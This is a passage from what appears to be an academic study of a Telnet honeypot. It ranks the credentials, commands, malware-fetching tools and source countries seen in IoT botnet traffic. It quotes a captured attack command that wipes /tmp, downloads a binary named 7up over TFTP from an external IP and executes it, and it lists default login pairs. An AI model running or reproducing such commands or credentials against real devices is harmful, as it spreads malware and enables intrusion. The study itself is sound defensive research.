


Figure 5.5: Ranking of the credentials used to login during a Telnet session - Dataset 1: 29-11-2016 → 19-05-2017

To continue with the study of credentials, we will turn our attention to a repartition of credentials used over time. To do so, we will use again the Dataset 1 (29-11-2016 → 19-05-2017). Even if portions of data are not present (see section 3.3.3), it will allow us to see some behaviours over months.

The figure 5.6 shows the utilisation of credentials over the exact time spanned by our dataset. We should note that, it is impossible to state the time since a credential has been used for the first time or the last time unless it is in the "working" phase of our honeypot.

For the majority of them, there is not much to say, they are used all the time.

However, some of them started to be used at some point. To come back to `!!Huawei:!!Huawei`,

we can see that it appears for the first time the week of the Monday 17 April. It was used only few time during this week, but the next week, we can see a huge increase in popularity.

We can also notice the opposite behaviour, for example `root:win1dows` started to be heavily employed from the week of the 12 December, then it became to be used less and less.




Figure 5.6: Utilisation of credentials used to login during a Telnet session over time - Dataset 1: 29-11-2016 → 19-05-2017

5.3.2 Commands study

This section is somehow similar to the previous one, we will propose the same kind of charts, though, coming from different datasets. The two figures 5.7 and 5.8 show a ranking of the instructions sent after the login during a Telnet session for the dataset 2 and 3. We will see that even if there are roughly 16 weeks separating the two graphs, there are lots of variations.

First of all, let's have a look at the proportion of Telnet sessions regarding the two datasets:




Figure 5.7: Ranking of commands used after to Telnet log-in - Dataset 2: 29-11-2016 → 21-12-2016




Figure 5.8: Ranking of commands used after to Telnet log-in - Dataset 3: 13-04-2017 → 19-05-2017

	Dataset 2 (figure 5.7)	Dataset 3 (figure 5.8)
Number of days spanned	22	36
Number of session	72464	36296
Average number of session per day	≈ 3294	≈ 1008
Percentage of session without commands	35.34%	37.95%

It is evident that the average number of session per day decreased by a factor of 3, meaning that there are less and less working scanners. We can suppose that devices are continuously getting patched or that default credentials are getting changed.

Interestingly, we can see that the percentage of sessions without commands is quite important and it roughly remains the same over the two datasets. This means that device successfully connects to the honeypot, login and then, do not send any commands, they are just probing credentials.

Focusing now on the results, we can see that the command `[enable, system, shell, sh, /bin/busybox MIRAI]` wins the hands, with a proportion of 78.27% and 60.21%. From this, we can deduce two other things, Mirai was still widely used in Mai 2017, even if its proportion dropped from 18%.

If we look at the second ranked item in 5.7, we can see that `/bin/busybox MEMES` was widely sent in December but is not present in the bar chart 5.8, meaning that it may not be used anymore.

Another observation that one could make is that 5.7 contain malware distribution. For example the third ranked item contains the command `cd /var/tmp;cd /tmp;rm -f *;tftp -l 7up -r 7up -g 89.33.64.118;chmod a+x 7up;./7up`, which tries to access a writeable area, wipe everything inside, download a binary with the `TFTP` protocol from a distribution point, modify execution permission of this binary and finally launch it. We can also see some small variation of this with different IP addresses.

If we compare with 5.8, we can notice that no command distributing malware are present in the ranking. Which, one more time, clearly indicate that hackers are losing interest in this method of compromising.

In order to see at which rate new versions of malware are pushed to devices, together with the lifetime of most sent command, we need to have a look at commands sent over time. Once more, we should keep in mind that the honeypot ceases to work during some time.

The commands sent during a Telnet session over time are shown in the figure 5.9.

In this graphic, we can clearly see that some commands have been used since the beginning of the collection, others stopped after some time and new ones appeared.

For example, if we look at the command concerning `/bin/busybox MEMES`, we can see that it has been used a lot at the beginning of the collection but started to rarefy with the time.

5.3.3 Commands and binaries

In this section, we will extend previous observations of behaviour to the observation of commands and binaries together. We will see the lifetime of distribution commands, the rate at which new commands launch on `/bin/busybox` appear and the percentage of protocol used to fetch remote binaries.

The graph in figure 5.10 shows, like the figure 5.9, a timeline of all commands sent, instructing to download binaries.




Figure 5.9: Commands sent during a Telnet session over time - Dataset 1: 29-11-2016 → 19-05-2017

One more time, we can see that nearly all commands used to distribute malwares are located at the beginning of the collection process. Nearly none happened in our dataset 3 (13-04-2017 → 19-05-2017).

Surprisingly, the first command showed on the graph:
`[cd /var/tmp;cd /tmp;rm -f *;tftp -l 7up -r 7up -g 89.33.64.118;chmod a+x 7up;./7up, system, /bin/busybox MIRAI]`
was sent multiple time in December, disappeared during 17 weeks and then was sent only once.

At first thought, these kinds of commands should have a short lifetime. However, we can see that it is absolutely not the case as the average have a lifetime of nearly two weeks.

In the same mind, the figure 5.11 shows the remote filename of requested binaries as well as the tools used to fetch it, over time.

We can see that their name is rather simple and that the majority of them are simple bash scripts, which are probably used to fetch other malwares. Also, the popularity of fetching tools varies over time. The relation between `curl` and `wget` is because one command was fetching the same binary (`gtop.sh`) with these two tools, in the event where one of these tools were not installed on the IoT. The pie chart in figure 5.12 shows the percentage of tools used to fetch a remote binary. It is evident that TFTP wins the hands. This is mainly because from the 11-12-2016 to the 23-12-2016, a lot of malware fetching commands were sent to the honeypot in order to download the remote filename `7up`.




Figure 5.10: Fetching instructions sent during a Telnet session over time - Dataset 1: 29-11-2016 → 19-05-2017

We are going to see another aspect of the device compromising by looking at the commands launched on busybox. The figure 5.13 represent a timeline showing the first occurrence of nearly all commands launched on the `/bin/busybox`. The percentage showed above the starting point represent the relative proportion of this command compared to others.

We can see that a lot of updates or new versions were going on in December, slowing down over time. To have a better representation of these events, the last line called *New Occurrence*, shows with a star the first time a new name appears. We should note that every name having its first apparition after the 20 of December might have appeared before its actual star. The red areas laying on the *new occurrence* line show when the honeypot was not working.

5.3.4 Location of remote devices

This section is a little bit particular, we will try to infer the country of the incoming Telnet connection. Using the Wireshark GeoIP plugin and the "MaxMind's GeoIP"[1] databases, we were able to estimate the country of the incoming connection. Nevertheless, results presented here should be taken with care. As remote devices may use different tools to hide their identity or the information provided by MaxMind's tables may not be accurate enough.

In order to see the potential evolution, we use the Dataset 2 (29-11-2016 → 21-12-2016) and 3 (13-04-2017 → 19-05-2017). We considered two cases, standard Telnet sessions and Telnet sessions requesting a binary fetch; they are presented respectively in figure C.2 and C.3, in annex; and also summarized in the tables below at figure 5.14 and 5.15.

[1] `http://dev.maxmind.com/geoip/legacy/geolite/`




Figure 5.11: Filename and fetching protocol used over time - Dataset 1: 29-11-2016 → 19-05-2017




Figure 5.12: Percentage of tools used to fetch binary

The two tables in 5.14 represent the top 10 countries connecting to the honeypot for the dataset 2 and 3.

First of all, we can see that Taiwan was greatly involved in December with about 16% of inbound connection coming from this country. However, in Mai, it was nearly not implicated.

Secondly, we can see that China participated at 12% in December and the percentage increased to 22.15% in Mai even if the total number of participating devices decreased.

Thirdly, Russia increased the number of Telnet session by nearly 33%, however, the number of unique IP remained the same.

The next table at figure 5.15 represents the repartition per country of Telnet session instructing to fetch a binary.

We can see for 5.15a that a huge proportion of Telnet session came from Ukraine, representing 90.32% of all fetching instruction sent. This can be linked with the malware name `7up` which were downloaded through TFTP, we can see this behaviour in the figure 5.11.




Figure 5.13: Command launched on the `/bin/busybox` from the remote device

Finally, table 5.15b tells us that malware distribution is not that frequent. Indeed, we had about 70 requests for this dataset. It also tells us that distribution is more homogeneous regarding involved countries. Which either mean that loaders are more repartitioned across the globe or that multiple hackers are pushing their requests from different locations.

5.4 Using another resource: X.509 certificates

In the pursuit of passively acquiring as much information as possible from remote devices, we will try to deduce the type and potentially the manufacturer of device contacting our honeypot. To do so, we will use another passively acquired resource: X.509 certificates.

5.4.1 How is the collection done?

All certificates were acquired using the CIRCL Passive SSL tool. As a quick reminder, it is a database storing historical X.509 certificates seen per IP address. More information about this tool can be found in the section 3.2.2.

Using this tool, we tried to collect all certificates per IP address having performed a Telnet connection and sent at least 2 commands (typically credentials) from the dataset 1. A typical collected entry may look like this:

```
61.136.37.183 → "{certificates: [a441653561e5604edfde247baf67160558f4544a],
  subjects: {a441653561e5604edfde247baf67160558f4544a: {values: [C=TW,
    ST=Taiwan, L=Taipei, O=QNAP Systems Inc., OU=NAS, CN=TS Series
              NAS/emailAddress=q_support@qnap.com]}}}"
```

Before showing any results, it is worth mentioning that data showed here are not linked to time. This mean that if we collected a certificate from an IP address, the device that sent the

Country	# Sess.	Perc.	Unique IP
Taiwan	11567	15.96%	1544
China	9013	12.44%	1752
Vietnam	5612	7.74%	1927
Ukraine	5187	7.16%	1388
Brazil	4990	6.89%	1258
Russian Federation	2938	4.05%	834
Turkey	2936	4.05%	1133
United States	2772	3.83%	525
India	2522	3.48%	817
Korea, Republic of	2370	3.27%	863

(a) Dataset 2: 29-11-2016 → 21-12-2016

Country	# Sess.	Perc.	Unique IP
China	8041	22.15%	2536
Russian Federation	4347	11.98%	870
Ukraine	2489	6.86%	284
United States	1943	5.35%	387
Brazil	1776	4.89%	485
